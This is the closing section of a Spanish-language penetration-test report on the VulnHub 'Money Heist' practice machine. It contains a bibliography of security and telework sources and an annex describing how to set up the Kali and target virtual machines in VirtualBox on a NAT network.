


Figura 8. 1 Sumario de las vulnerabilidades encontradas durante la auditoría.

Bibliografía

El Comercio, Cifras teletrabajadores en Ecuador al inicio de la pandemia, Accedido en diciembre 7, 2020. Sitio web: <https://www.elcomercio.com/actualidad/ecuador-teletrabajo-empresas-coronavirus-trabajadores.html>

Primicias Ec (2020), Cifras teletrabajadores en Ecuador a inicios de octubre, Accedido en diciembre 7, 2020. Sitio web: <https://www.primicias.ec/noticias/economia/hogar-problemas-internet-teletrabajo-ecuador/>

Sjoerd Langkemper. (2016). Attacking JWT Authentication. Accedido en diciembre 7, 2020. Sitio web: <https://www.sjoerdlangkemper.nl/2016/09/28/attacking-jwt-authentication/>

Heath M. Adams (2019), TCM-Security-Sample-Pentest-Report, Accedido en diciembre 7, 2020. Sitio web: <https://github.com/hmaverickadams/TCM-Security-Sample-Pentest-Report>

Keycdn (2019), Hardening your HTTP Security Headers, Accedido en diciembre 7, 2020. Sitio web: <https://www.keycdn.com/blog/http-security-headers>

Prateek Gianchandani, Infosec Institute (2018), DNS Hacking (Beginner to Advanced), Accedido en diciembre 7, 2020. Sitio web: <https://resources.infosecinstitute.com/topic/dns-hacking/>

Simform (2020). What is Node.js? Where, when and how to use it with examples, Accedido en diciembre 7, 2020. Sitio web: <https://www.simform.com/what-is-node-js/>

Ajim Abraham (2017). Exploiting Node.js deserialization bug for Remote Code Execution, Accedido en diciembre 7, 2020. Sitio web: <https://www.exploit-db.com/docs/english/41289-exploiting-node.js-deserialization-bug-for-remote-code-execution.pdf>

Browsersync, Documentacion de Browsersync, Accedido en diciembre 7, 2020. Sitio web: <https://browsersync.io/>


Nist, National Vulnerability Database CVSS v3, Accedido en diciembre 7, 2020. Sitio web: <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

Anexos


Instalación del laboratorio

- La máquina Money Hesit se puede obtener desde <https://www.vulnhub.com/entry/money-heist-1,592/>
- Imagen de Kali para Virtualbox desde <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>
- Virtualbox <https://www.virtualbox.org/>


Una vez que se han descargado, se abre Virtualbox y se da clic a Import Appliance




Luego se busca las imágenes. OVA y se da clic en Open



En el proceso se mostrarán las configuraciones necesarias para que funcione adecuadamente la máquina virtual, se da clic en Siguiente hasta finalizar el proceso. Una vez se hayan instalado debería aparecer algo similar.



Para que se puedan comunicar las dos máquinas se configura el modo Nat network, generalmente viene deshabilitado por defecto. Se da clic en Files > Preferences > Network y luego clic al botón marcado en rojo.



Finalmente se configura el modo Nat Network desde Settings > Network y luego se escoge la opción Nat Network.

